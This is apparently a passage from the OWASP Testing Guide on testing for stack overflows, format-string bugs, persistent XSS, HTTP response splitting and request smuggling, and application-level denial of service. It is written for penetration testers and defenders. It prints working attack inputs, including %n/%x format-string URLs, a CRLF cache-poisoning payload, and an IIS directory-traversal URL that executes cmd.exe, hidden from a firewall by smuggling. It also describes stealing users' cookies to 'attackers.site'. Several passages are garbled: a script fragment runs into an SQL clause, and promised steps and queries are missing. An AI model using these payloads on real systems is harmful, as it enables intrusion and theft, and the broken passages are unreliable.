The stack overflow vulnerability attains high severity because it allows overwriting of the Instruction Pointer with arbitrary values. It is a well-known fact that the instruction pointer is instrumental in governing the code execution flow. The ability to manipulate it would allow an attacker to alter execution flow, and thereby execute arbitrary code. Apart from overwriting the instruction pointer, similar results can also be obtained by overwriting other variables and structures, like Exception Handlers, which are located on the stack.

BLACK BOX TESTING AND EXAMPLE

The key to testing an application for stack overflow vulnerabilities is supplying overly large input data as compared to what is expected. However, subjecting the application to arbitrarily large data is not sufficient. It becomes necessary to inspect the application’s execution flow and responses to ascertain whether an overflow has actually been triggered or not. Therefore the steps required to locate and validate stack overflows would be to attach a debugger to the target application or process, generate malformed input for the application, subject the application to malformed input, and inspect responses in a debugger. The debugger serves as the medium for viewing execution flow and state of the registers when the vulnerability gets triggered.

On the other hand, a more passive form of testing can be employed which involves inspecting assembly code of the application by use of disassemblers. In this case, various sections are scanned for signatures of vulnerable assembly fragments. This is often termed as reverse engineering and is a tedious process.

As a simple example consider the following technique employed while testing an executable “sample.exe” for stack overflows:


```
#include<stdio.h>
```

```

int main(int argc, char *argv[])
{
char buff[20];
printf("copying into buffer");
strcpy(buff,argv[1]);
return 0;
}

```

File sample.exe is launched in a debugger, in our case OllyDbg.



Since the application is expecting command line arguments, a large sequence of characters such as 'A' can be supplied in the arguments field shown above.

On opening the executable with supplied arguments and continuing execution the following results are obtained.

```

Registers (FPU)
ERX 00000000
ECX 00320FB4
EDX 00414141
EBX 7FFDD000
ESP 0012FEEC ASCII "AAAAAAAAAAAAAAAAAAAAAA"
EBP 41414141
ESI 00000A28
EDI 00000000
EIP 41414141
C 0 ES 0028 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 1 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDF000(FFF)
T 9 GS 0000 NULL
D 0
O 0 LastErr: ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty -UNORM BDEC 01050104 002E0067
ST1 empty 0,0
ST2 empty 0,0
ST3 empty 0,0
ST4 empty 0,0
ST5 empty 0,0
ST6 empty 0,0
ST7 empty 0,0
FST 0000 Cond 3 2 1 0 E S P U O Z D
FCW 027F Prec NEAR,ES Err 0 0 0 0 0 0
Mask 1 1 1 1 1

```

As shown in the registers window of the debugger, the EIP or Extended Instruction Pointer, which points to the next



instruction lined up for execution, contains the value '41414141'. '41' is a hexadecimal representation for the character 'A' and therefore the string 'AAAA' translates to 41414141.

This clearly demonstrates how input data can be used to overwrite the instruction pointer with user-supplied values and control program execution. A stack overflow can also allow overwriting of stack-based structures like SEH (Structured Exception Handler) to control code execution and bypass certain stack protection mechanisms.

As mentioned previously, other methods of testing such vulnerabilities include reverse engineering the application binaries, which is a complex and tedious process, and using Fuzzing techniques.

GRAY BOX TESTING AND EXAMPLE

When reviewing code for stack overflows, it is advisable to search for calls to insecure library functions like gets(), strcpy(), strcat() etc which do not validate the length of source strings and blindly copy data into fixed size buffers.

For example consider the following function:-

```
void log_create(int severity, char *inpt) {  
  
char b[1024];  
  
if (severity == 1)  
{  
    strcat(b,"Error occured on");  
    strcat(b,":");  
    strcat(b,inpt);  
  
FILE *fd = fopen ("logfile.log", "a");  
fprintf(fd, "%s", b);  
fclose(fd);  
  
. . . . .  
}
```

From above, the line strcat(b,inpt) will result in a stack overflow if inpt exceeds 1024 bytes. Not only does this demonstrate an insecure usage of strcat, it also shows how important it is to examine the length of strings referenced by a character pointer that is passed as an argument to a function; In this case the length of string referenced by char *inpt. Therefore it is always a good idea to trace back the source of function arguments and ascertain string lengths while reviewing code.

Usage of the relatively safer strncpy() can also lead to stack overflows since it only restricts the number of bytes copied into the destination buffer. If the size argument that is used to accomplish this is generated dynamically based on user input or calculated inaccurately within loops, it is possible to overflow stack buffers. For example:-

```
Void func(char *source)  
{  
Char dest[40];  
...  
size=strlen(source)+1  
...  
strncpy(dest,source,size)  
}
```

where source is user controllable data. A good example would be the samba trans2open stack overflow vulnerability (<http://www.securityfocus.com/archive/1/317615>).

Vulnerabilities can also appear in URL and address parsing code. In such cases, a function like `memcpy()` is usually employed which copies data into a destination buffer from source until a specified character is not encountered. Consider the function:

```
Void func(char *path)
{
char servaddr[40];
...
memcpy(servaddr, path, '\\');
...
}
```

In this case the information contained in `path` could be greater than 40 bytes before `'\'` can be encountered. If so it will cause a stack overflow. A similar vulnerability was located in Windows RPCSS subsystem (MS03-026). The vulnerable code copied server names from UNC paths into a fixed size buffer until a `'\'` was encountered. The length of the server name in this case was controllable by users.

Apart from manually reviewing code for stack overflows, static code analysis tools can also be of great assistance. Although they tend to generate a lot of false positives and would barely be able to locate a small portion of defects, they certainly help in reducing the overhead associated with finding low hanging fruits, like `strcpy()` and `sprintf()` bugs. A variety of tools like RATS, Flawfinder and ITS4 are available for analyzing C-style languages.

REFERENCES

Whitepapers

- Defeating Stack Based Buffer Overflow Prevention Mechanism of Windows 2003 Server - <http://www.ngssoftware.com/papers/defeating-w2k3-stack-protection.pdf>
- Aleph One: "Smashing the Stack for Fun and Profit" - <http://www.phrack.org/phrack/49/P49-14>
- Tal Zeltzer: "Basic stack overflow exploitation on Win32" - <http://www.securityforest.com/wiki/index.php/Exploit: Stack Overflows - Basic stack overflow exploiting on win32>
- Tal Zeltzer "Exploiting Default SEH to increase Exploit Stability" - <http://www.securityforest.com/wiki/index.php/Exploit: Stack Overflows - Exploiting default seh to increase stability>
- The Samba trans2open stack overflow vulnerability - <http://www.securityfocus.com/archive/1/317615>
- Windows RPC DCOM vulnerability details - <http://www.xfocus.org/documents/200307/2.html>

Tools

- OllyDbg: "A windows based debugger used for analyzing buffer overflow vulnerabilities" - <http://www.ollydbg.de>
- Spike, A fuzzer framework that can be used to explore vulnerabilities and perform length testing - <http://www.immunitysec.com/downloads/SPIKE2.9.tgz>
- Brute Force Binary Tester (BFB), A proactive binary checker - <http://bfbtester.sourceforge.net/>
- Metasploit, A rapid exploit development and Testing frame work - <http://www.metasploit.com/projects/Framework/>



4.8.14.3 FORMAT STRING

BRIEF SUMMARY

In this section we describe how to test for format string attacks that can be used to crash a program or to execute harmful code. The problem stems from the use of unfiltered user input as the format string parameter in certain C functions that perform formatting, such as `printf()`.

DESCRIPTION OF THE ISSUE

Various C-Style languages provision formatting of output by means of functions like `printf()`, `fprintf()` etc.

Formatting is governed by a parameter to these functions termed as format type specifier, typically `%s`, `%c` etc.

The vulnerability arises when format functions are called with inadequate parameters and user controlled Data.

A simple example would be `printf(argv[1])`. In this case the type specifier has not been explicitly declared, allowing a user to pass characters such `%s`, `%n`, `%x` to the application by means of command line argument `argv[1]`.

This situation tends to become precarious on account of the fact that a user who can supply format specifiers can perform the following malicious actions:

Enumerate Process Stack: This allows an adversary to view stack organization of the vulnerable process by supplying format strings, such as `%x` or `%p`, which can lead to leakage of sensitive information. It can also be used to extract canary values when the application is protected with a stack protection mechanism. Coupled with a stack overflow, this information can be used to bypass the stack protector.

Control Execution Flow: This vulnerability can also facilitate arbitrary code execution since it allows writing 4 bytes of data to an address supplied by the adversary. The specifier `%n` comes handy for overwriting various function pointers in memory with address of the malicious payload. When these overwritten function pointers get called, execution passes to the malicious code.

Denial of Service: If the adversary is not in a position to supply malicious code for execution, the vulnerable application can be crashed by supplying a sequence of `%x` followed by `%n`.

BLACK BOX TESTING AND EXAMPLE

The key to testing format string vulnerabilities is supplying format type specifiers in application input.

For example, consider an application that processes the URL string <http://xyzhost.com/html/en/index.htm>, or accepts inputs from forms. If a format string vulnerability exists in one of the routines processing this information, supplying a URL like <http://xyzhost.com/html/en/index.htm%n%n%n>, or passing `%n` in one of the form fields, might crash the application creating a core dump in the hosting folder.

Format string vulnerabilities manifest mainly in web servers, application servers, or web applications utilizing C/C++ based code or CGI scripts written in C. In most of these cases, an error reporting or logging function like `syslog()` has been called insecurely.

When testing CGI scripts for format string vulnerabilities, the input parameters can be manipulated to include %x or %n type specifiers. For example a legitimate request like

```
http://hostname/cgi-bin/query.cgi?name=john&code=45765
```

can be altered to

```
http://hostname/cgi-bin/query.cgi?name=john%x.%x.%x&code=45765%x.%x
```


If a format string vulnerability exists in the routine processing this request, the tester will be able to see stack data being printed out to browser.

If code is unavailable, the process of reviewing assembly fragments (also known as reverse engineering binaries) would yield substantial information about format string bugs.

Take the instance of code (1):

```
int main(int argc, char **argv)
{
    printf("The string entered is\n");
    printf("%s",argv[1]);
    return 0;
}
```

when the disassembly is examined using IDA Pro, the address of a format type specifier being pushed on the stack is clearly visible before a call to printf is made.



On the other hand, when the same code is compiled without "%s" as an argument, the variation in assembly is apparent. As seen below, there is no offset being pushed on the stack before calling printf.



```
IDA View-A
- dword ptr 0Ch
arg_4
push ebp
mov ebp, esp
sub esp, 40h
push ebx
push esi
push edi
lea edi, [ebp+var_40]
mov ecx, 10h
mov eax, 0CCCCCCCCh
rep stosd
push offset ??_CB_0B8HGKHEThe?5string?5entered?5is?6?5A& ; "Th
call printf
add esp, 4
mov eax, [ebp+arg_4]
mov ecx, [eax+4]
push ecx
call printf
add esp, 4
xor eax, eax
pop edi
pop esi
```

GRAY BOX TESTING AND EXAMPLE

While performing code reviews, nearly all format string vulnerabilities can be detected by use of static code analysis tools. Subjecting the code shown in (1) to ITS4, which is a static code analysis tool, gives the following output.

```
C:\WINDOWS\System32\cmd.exe
C:\its4>its4.exe format_demo.c
format_demo.c:13:(Urgent) printf
format_demo.c:14:(Urgent) printf
Non-constant format strings can often be attacked.
Use a constant format string.

C:\its4>_
```

The functions that are primarily responsible for format string vulnerabilities are ones that treat format specifiers as optional. Therefore when manually reviewing code, emphasis can be given to functions such as:

```
Printf
Fprintf
Sprintf
Snprintf
Vfprintf
Vprintf
Vsprintf
Vsnprintf
```

There can be several formatting functions that are specific to the development platform. These should also be reviewed for absence of format strings once their argument usage has been understood.

REFERENCES

Whitepapers

- Tim Newsham: "A paper on format string attacks" - <http://comsec.theclerk.com/CISSP/FormatString.pdf>
- Team Teso: "Exploiting Format String Vulnerabilities" - <http://www.cs.ucsb.edu/~jzhou/security/formats-teso.html>

- Analysis of format string bugs - <http://julianor.tripod.com/format-bug-analysis.pdf>
- Format functions manual page - <http://www.die.net/doc/linux/man/man3/fprintf.3.html>

Tools

- ITS4: "A static code analysis tool for identifying format string vulnerabilities using source code" - <http://www.cigital.com/its4>
- A disassembler for analyzing format bugs in assembly - <http://www.datarescue.com/idabase>
- An exploit string builder for format bugs - <http://seclists.org/lists/pen-test/2001/Aug/0014.htm>

4.8.15 INCUBATED VULNERABILITY TESTING (OWASP-DV-015)

BRIEF SUMMARY

Also often referred to as persistent attacks, incubated testing is a complex testing that needs more than one data validation vulnerability to work. In this section we describe a set of examples to test an Incubated Vulnerability.

- The attack vector needs to be persisted in the first place, it needs to be stored in the persistence layer, and this would only occur if weak data validation was present or the data arrived into the system via another channel such as an admin console or directly via a backend batch process.
- Secondly once the attack vector was "recalled" the vector would need to be executed successfully. For example, an incubated XSS attack would require weak output validation so the script would be delivered to the client in its executable form.

SHORT DESCRIPTION OF THE ISSUE

Exploitation of some vulnerabilities, or even functional features of a web application, will allow an attacker to plant a piece of data that will later be retrieved by an unsuspecting user or other component of the system, exploiting some vulnerability there.

In a penetration test, **incubated attacks** can be used to assess the criticality of certain bugs, using the particular security issue found to build a client-side based attack that usually will be used to target a large number of victims at the same time (i.e. all users browsing the site).

This type of asynchronous attack covers a great spectrum of attack vectors, among them the following:

- File upload components in a web application, allowing the attacker to upload corrupted media files (jpg images exploiting CVE-2004-0200, png images exploiting CVE-2004-0597, executable files, site pages with active component, etc)
- Cross-site scripting issues in public forums posts (see [XSS Testing](#) for additional details). An attacker could potentially store malicious scripts or code in a repository in the backend of the web-application (e.g., a database) so that this script/code gets executed by one of the users (end users, administrators, etc). The archetypical incubated attack is exemplified by using a cross-site scripting vulnerability in a user forum, bulletin board, or blog in order to inject some JavaScript code at the vulnerable page, and will be eventually rendered and executed at the site user's browser --using the trust level of the original (vulnerable) site at the user's browser.



- SQL/XPATH Injection, allowing the attacker to upload content to a database, which will be later retrieved as part of the active content in a web page. For example, if the attacker can post arbitrary JavaScript in a bulletin board so that it gets executed by users, then he might take control of their browsers (e.g., [XSS-proxy](#)).
- Misconfigured servers allowing installation of java packages or similar web site components (i.e. Tomcat, or web hosting consoles such as Plesk, CPanel, Helm, etc.)

BLACK BOX TESTING AND EXAMPLE

a. File Upload Example:

Verify the content type allowed to upload to the web application and the resultant URL for the uploaded file. Upload a file that will exploit a component in the local user workstation when viewed or downloaded by the user.

Send your victim an email or other kind of alert in order to lead him/her to browse the page.

The expected result is the exploit will be triggered when the user browses the resultant page or downloads and executes the file from the trusted site.

b. XSS Example on a Bulletin Board

1. Introduce *JavaScript* code as the value for the vulnerable field, for instance:

```
<script>document.write('document.write(\'\')</script>'
WHERE notice = 'Copyright 1999-2030';

```

2. Now, each user browsing the site will silently send his cookies to the *attackers.site* (steps b.2 to b.4).

d. Misconfigured Server

Some web servers present an administration interface that may allow an attacker to upload active components of her choice to the site. This could be the case with an Apache Tomcat server that doesn't enforce strong credentials to access its Web Application Manager (or if the pen testers have been able to obtain valid credentials for the administration module by other means). In this case, a WAR file can be uploaded, and a new web application deployed at the site, which will not only allow the pen tester to execute code of her choice locally at the server, but also to plant an application at the trusted site, which the site regular users can then access (most probably with a higher degree of trust than when accessing a different site).

As should also be obvious, the ability to change web page contents at the server, via any vulnerabilities that may be exploitable at the host which will give the attacker webroot write permissions, will also be useful towards planting such an incubated attack on the web server pages (actually, this is a known infection-spread method for some web server worms).

GRAY BOX TESTING AND EXAMPLE

Gray/white testing techniques will be the same as previously discussed.

- Examining input validation is key in mitigating against this vulnerability. If other systems in the enterprise use the same persistence layer they may have weak input validation, and the data may be persisted via a "back door".
- To combat the "back door" issue for client side attacks, output validation must also be employed so tainted data shall be encoded prior to displaying to the client, and hence not execute.
- See Code review guide:
http://www.owasp.org/index.php/Data_Validation_%28Code_Review%29#Data_validation_strategy

REFERENCES

Most of the references from the Cross-site scripting section are valid. As explained above, incubated attacks are executed when combining exploits such as XSS or SQL-injection attacks.

Advisories

- CERT(R) Advisory CA-2000-02 Malicious HTML Tags Embedded in Client Web Requests - <http://www.cert.org/advisories/CA-2000-02.html>
- Blackboard Academic Suite 6.2.23 +/-: Persistent cross-site scripting vulnerability - <http://lists.grok.org.uk/pipermail/full-disclosure/2006-July/048059.html>



Whitepapers

- Web Application Security Consortium "Threat Classification, Cross-site scripting" - http://www.webappsec.org/projects/threat/classes/cross-site_scripting.shtml
- Amit Klein (Sanctum) "Cross-site Scripting Explained" - http://www.sanctuminc.com/pdf/WhitePaper_CSS_Explained.pdf

Tools

- XSS-proxy - <http://sourceforge.net/projects/xss-proxy>
- Paros - <http://www.parosproxy.org/index.shtml>
- Burp Suite - <http://portswigger.net/suite/>
- Metasploit - <http://www.metasploit.com/>

4.8.15 TESTING FOR HTTP SPLITTING/SMUGGLING (OWASP-DV-016)

BRIEF SUMMARY

In this chapter we will illustrate examples of attacks that leverage specific features of the HTTP protocol, either by exploiting weaknesses of the web application or peculiarities in the way different agents interpret HTTP messages

DESCRIPTION OF THE ISSUE

We will analyze two different attacks that target specific HTTP headers: HTTP splitting and HTTP smuggling. The first attack exploits a lack of input sanitization which allows an intruder to insert CR and LF characters into the headers of the application response and to 'split' that answer into two different HTTP messages. The goal of the attack can vary from a cache poisoning to cross site scripting. In the second attack, the attacker exploits the fact that some specially crafted HTTP messages can be parsed and interpreted in different ways depending on the agent that receives them. HTTP smuggling requires some level of knowledge about the different agents that are handling the HTTP messages (web server, proxy, firewall) and therefore will be included only in the Gray Box testing section

BLACK BOX TESTING AND EXAMPLES

HTTP Splitting

Some web applications use part of the user input to generate the values of some headers of their responses. The most straightforward example is provided by redirections in which the target URL depends on some user-submitted value. Let's say for instance that the user is asked to choose whether he/she prefers a standard or advanced web interface. The choice will be passed as a parameter that will be used in the response header to trigger the redirection to the corresponding page. More specifically, if the parameter 'interface' has the value 'advanced', the application will answer with the following:

```
HTTP/1.1 302 Moved Temporarily
Date: Sun, 03 Dec 2005 16:22:19 GMT
Location: http://victim.com/main.jsp?interface=advanced
<snip>
```

When receiving this message, the browser will bring the user to the page indicated in the Location header. However, if the application does not filter the user input, it will be possible to insert in the 'interface' parameter the sequence %0d%0a, which represents the CRLF sequence that is used to separate different lines. At this point, we will be able to trigger a

response that will be interpreted as two different responses by anybody who happens to parse it, for instance a web cache sitting between us and the application. This can be leveraged by an attacker to poison this web cache so that it will provide false content in all subsequent requests. Let's say that in our previous example the pen-tester passes the following data as the interface parameter:

```
advanced%0d%0aContent-Length:%20%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0aContent-
Type:%20text/html%0d%0aContent-Length:%2035%0d%0a%0d%0a<html>Sorry,%20System%20Down</html>
The resulting answer from the vulnerable application will therefore be the following:
HTTP/1.1 302 Moved Temporarily
Date: Sun, 03 Dec 2005 16:22:19 GMT
Location: http://victim.com/main.jsp?interface=advanced
Content-Length: 0

HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 35

<html>Sorry,%20System%20Down</html>
<other data>
```

The web cache will see two different responses, so if the attacker sends, immediately after the first request, a second one asking for /index.html, the web cache will match this request with the second response and cache its content, so that all subsequent requests directed to victim.com/index.html passing through that web cache will receive the "system down" message. In this way, an attacker would be able to effectively deface the site for all users using that web cache (the whole Internet, if the web cache is a reverse proxy for the web application). Alternatively, the attacker could pass to those users a JavaScript snippet that mounts a cross site scripting attack, e.g., to steal the cookies. Note that while the vulnerability is in the application, the target here is its users.

Therefore, in order to look for this vulnerability, the tester needs to identify all user controlled input that influences one or more headers in the response, and check whether he/she can successfully inject a CR+LF sequence in it. The headers that are the most likely candidates for this attack are:

- Location
- Set-Cookie

It must be noted that a successful exploitation of this vulnerability in a real world scenario can be quite complex, as several factors must be taken into account:

1. The pen-tester must properly set the headers in the fake response for it to be successfully cached (e.g., a Last-Modified header with a date set in the future). He/she might also have to destroy previously cached versions of the target pages, by issuing a preliminary request with "Pragma: no-cache" in the request headers
2. The application, while not filtering the CR+LF sequence, might filter other characters that are needed for a successful attack (e.g., "<" and ">"). In this case, the tester can try to use other encodings (e.g., UTF-7)
3. Some targets (e.g., ASP) will URL-encode the path part of the Location header (e.g., www.victim.com/redirect.asp), making a CRLF sequence useless. However, they fail to encode the query section (e.g., ?interface=advanced), meaning that a leading question mark is enough to bypass this filtering



For a more detailed discussion about this attack and other information about possible scenarios and applications, check the corresponding papers referenced at the bottom of this section.

GRAY BOX TESTING AND EXAMPLE

HTTP Splitting

A successful exploitation of HTTP Splitting is greatly helped by knowing some details of the web application and of the attack target. For instance, different targets can use different methods to decide when the first HTTP message ends and when the second starts. Some will use the message boundaries, as in the previous example. Other targets will assume that different messages will be carried by different packets. Others will allocate for each message a number of chunks of predetermined length: in this case, the second message will have to start exactly at the beginning of a chunk and this will require the tester to use padding between the two messages. This might cause some trouble when the vulnerable parameter is to be sent in the URL, as a very long URL is likely to be truncated or filtered. A gray box scenario can help the attacker to find a workaround: several application servers, for instance, will allow the request to be sent using POST instead of GET.

HTTP Smuggling

As mentioned in the introduction, HTTP Smuggling leverages the different ways that a particularly crafted HTTP message can be parsed and interpreted by different agents (browsers, web caches, application firewalls). This relatively new kind of attack was first discovered by Chaim Linhart, Amit Klein, Ronen Heled and Steve Orrin in 2005. There are several possible applications and we will analyze one of the most spectacular: the bypass of an application firewall. Refer to the original whitepaper (linked at the bottom of this page) for more detailed information and other scenarios.

Application Firewall Bypass

There are several products that enable a system administration to detect and block a hostile web request depending on some known malicious pattern that is embedded in the request. For example, consider the infamous, old Unicode directory traversal attack against IIS server (<http://www.securityfocus.com/bid/1806>), in which an attacker could break out the www root by issuing a request like the following:

```
http://target/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+<command_to_execute>
```

Of course, it is quite easy to spot and filter this attack by the presence of strings like ".." and "cmd.exe" in the URL. However, IIS 5.0 is quite picky about POST requests whose body is up to 48K bytes and truncates all content that is beyond this limit when the Content-Type header is different from application/x-www-form-urlencoded. The pen-tester can leverage this by creating a very large request, structured as follows:

```
POST /target.asp HTTP/1.1          <-- Request #1
Host: target
Connection: Keep-Alive
Content-Length: 49225
<CRLF>
<49152 bytes of garbage>
POST /target.asp HTTP/1.0          <-- Request #2
Connection: Keep-Alive
Content-Length: 33
<CRLF>
POST /target.asp HTTP/1.0          <-- Request #3
```



```
xxxx: POST /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0 <-- Request #4
Connection: Keep-Alive
<CRLF>
```

What happens here is that the Request #1 is made of 49223 bytes, which includes also the lines of Request #2. Therefore, a firewall (or any other agent beside IIS 5.0) will see Request #1, will fail to see Request #2 (its data will be just part of #1), will see Request #3 and miss Request #4 (because the POST will be just part of the fake header xxxx). Now, what happens to IIS 5.0 ? It will stop parsing Request #1 right after the 49152 bytes of garbage (as it will have reached the 48K=49152 bytes limit) and will therefore parse Request #2 as a new, separate request. Request #2 claims that its content is 33 bytes, which includes everything until "xxxx: ", making IIS miss Request #3 (interpreted as part of Request #2) but spot Request #4, as its POST starts right after the 33rd byte or Request #2. It is a bit complicated, but the point is that the attack URL will not be detected by the firewall (it will be interpreted as the body of a previous request) but will be correctly parsed (and executed) by IIS.

While in the aforementioned case the technique exploits a bug of a web server, there are other scenarios in which we can leverage the different ways that different HTTP-enabled devices parse messages that are not 1005 RFC compliant. For instance, the HTTP protocol allows only one Content-Length header, but does not specify how to handle a message that has two instances of this header. Some implementations will use the first one while others will prefer the second, cleaning the way for HTTP Smuggling attacks. Another example is the use of the Content-Length header in a GET message.

Note that HTTP Smuggling does **not** exploit any vulnerability in the target web application. Therefore, it might be somewhat tricky, in a pen-test engagement, to convince the client that a countermeasure should be looked for anyway.

REFERENCES

Whitepapers

- Amit Klein, "Divide and Conquer: HTTP Response Splitting, Web Cache Poisoning Attacks, and Related Topics" - <http://www.watchfire.com/news/whitepapers.aspx>
- Chaim Linhart, Amit Klein, Ronen Heled, Steve Orrin: "HTTP Request Smuggling" - <http://www.watchfire.com/news/whitepapers.aspx>
- Amit Klein: "HTTP Message Splitting, Smuggling and Other Animals" - http://www.owasp.org/images/1/1a/OWASPApSecEU2006_HTTPMessageSplittingSmugglingEtc.ppt
- Amit Klein: "HTTP Request Smuggling - ERRATA (the IIS 48K buffer phenomenon)" - <http://www.securityfocus.com/archive/1/411418>
- Amit Klein: "HTTP Response Smuggling" - <http://www.securityfocus.com/archive/1/425593>
-

4.9 DENIAL OF SERVICE TESTING

The most common type of denial of service (DoS) attack is the kind used on a network to make a server unreachable by other valid users. The fundamental concept of a network DoS attack is a malicious user flooding enough traffic to a target machine, that it renders the target incapable of keeping up with the volume of requests it is receiving. When the malicious



user uses a large number of machines to flood traffic to a single target machine, this is generally known as a distributed denial of service (DDoS) attack. These types of attacks are generally beyond the scope of what an application developer can prevent within their own code. This type of “battle of the network pipes” is best mitigated via network architecture solutions.

There are, however, types of vulnerabilities within applications that can allow a malicious user to make certain functionality or sometimes the entire website unavailable. These problems are caused by bugs in the application, often resulting from malicious or unexpected user input. This section will focus on application layer attacks against availability that can be launched by just one malicious user on a single machine.

Here are the DoS tests we will talk about:

1. [Testing for SQL Wildcard Attacks](#) (OWASP-DS-001)
2. [D Locking Customer Accounts](#) (OWASP-DS-002)
3. [Buffer Overflows](#) (OWASP-DS-003)
4. [User Specified Object Allocation](#) (OWASP-DS-004)
5. [User Input as a Loop Counter](#) (OWASP-DS-005)
6. [Writing User Provided Data to Disk](#) (OWASP-DS-006)
7. [Failure to Release Resources](#) (OWASP-DS-007)
8. [Storing too Much Data in Session](#) (OWASP-DS-008)

4.9.1 TESTING FOR SQL WILDCARD ATTACKS (OWASP-DS-001)

BRIEF SUMMARY

SQL Wildcard Attacks are about forcing the underlying database to carry out CPU-intensive queries by using several wildcards. This vulnerability generally exists in search functionalities of web applications. Successful exploitation of this attack will cause Denial of Service.

DESCRIPTION OF THE ISSUE

SQL Wildcard attacks might affect all database back-ends but mainly affect SQL Server because the MS SQL Server LIKE operator supports extra wildcards such as "[^]","[^]","_" and "%".

In a typical web application, if you were to enter "foo" into the search box, the resulting SQL query might be:

```
SELECT * FROM Article WHERE Content LIKE '%foo%'
```

In a decent database with 1-100000 records the query above will take less than a second. The following query, in the very same database, will take about 6 seconds with only 2600 records.



- Starting with % and ending with % will generally cause longer running queries.
- Some search implementations may cache search results. During the testing, every search query should be slightly different to avoid this.
- Performance is always about experimenting. Try different combinations to find the most expensive queries for that particular target system and data.

GRAY BOX TESTING AND EXAMPLE

Testing for SQL Wildcard Attacks:

Query execution times can be observed in the database server; if certain queries take longer time it can be an indication of SQL wildcard attacks.

To test against application layer DoS attacks, it's important to watch HTTP logs and analyze response times. If the response times of certain pages in certain queries is longer than usual, those pages might be susceptible to SQL wildcard attacks.

REFERENCES

Whitepapers

- [DoS Attacks Using SQL Wildcards](#)

Tools

- Testing can be done manually. Also, a fuzzer can be employed to automate the process.

4.9.2 LOCKING CUSTOMER ACCOUNTS (OWASP-DS-002)

BRIEF SUMMARY

In this test we check whether an attacker can lock valid user accounts by repeatedly attempting to log in with a wrong password.

DESCRIPTION OF THE ISSUE

The first DoS case to consider involves the authentication system of the target application. A common defence to prevent brute-force discovery of user passwords is to lock an account from use after between three to five failed attempts to login. This means that even if a legitimate user were to provide their valid password, they would be unable to log in to the system until their account has been unlocked. This defence mechanism can be turned into a DoS attack against an application if there is a way to predict valid login accounts.

Note, there is a business vs. security balance that must be reached based on the specific circumstances surrounding a given application. There are pros and cons to locking accounts, to customers being able to choose their own account names, to

using systems such as CAPTCHA, and the like. Each enterprise will need to balance these risks and benefits, but not all of the details of those decisions are covered here. This section only focuses on testing for the DoS that becomes possible if lockouts and harvesting of accounts is possible.

BLACK BOX TESTING AND EXAMPLES

The first test that must be performed is to test that an account does indeed lock after a certain number of failed logins. If you have already determined a valid account name, use it to verify that accounts do indeed lock by deliberately sending at least 15 bad passwords to the system. If the account does not lock after 15 attempts, it is unlikely that it will ever do so. Keep in mind that applications often warn users when they are approaching the lockout threshold. This should help the tester, especially when actually locking accounts is not desirable because of the rules of engagement.

If no account name has been determined at this point in the testing, the tester should use the methods below to attempt to discover a valid account name.

To determine valid account names, a tester should look to find places where the application discloses the difference between valid and invalid logins. Common places this would occur are:

1. The login page – Using a known login with a bad password, look at the error message returned to the browser. Send another request with a completely improbable login that should not exist along with the same bad password, and observe the error message returned. If the messages are different, this can be used to discover valid accounts. Sometimes the difference between responses is so minor that it is not immediately visible. For instance, the message returned might be perfectly the same, but a slightly different average response time might be observed. Another way to check for this difference is to compare hashes of the HTTP response body from the server for both messages. Unless the server puts data that changes on each request into the response, this will be the best test to see if there is any change at all between the responses.
2. New account creation page – If the application allows people to create a new account that includes the ability to choose their account name, it may be possible to discover other accounts in this manner. What happens if you try to create a new account using an account name that is already known to exist? If this gives an error that you must choose a different name, this process may also be automated to determine valid account names.
3. Password reset page – If the login page also has a function for recovering or resetting a password for a user, look at this function as well. Does this function give different messages if you attempt to reset or recover an account that does not exist in the system?

Once an attacker has the ability to harvest valid user accounts, or if the user accounts are based on a well-defined, predictable format, it is an easy exercise to automate the process of sending three to five bad passwords to each account. If the attacker has determined a large number of user accounts, it is possible for them to deny legitimate access to a large portion of the user base.

GRAY BOX TESTING AND EXAMPLES

If information about the implementation of the application is available, look at the logic related to the functions mentioned in the Black Box testing section. Things to focus upon:



1. If account names are generated by the system, what is the logic used to do this? Is the pattern something that could be predicted by a malicious user?
2. Determine if any of the functions that handle initial authentication, any re-authentication (if for some reason it is different logic than the initial authentication), password resets, password recovery, etc. differentiate between an account that exists and an account that does not exist in the errors it returns to the user.

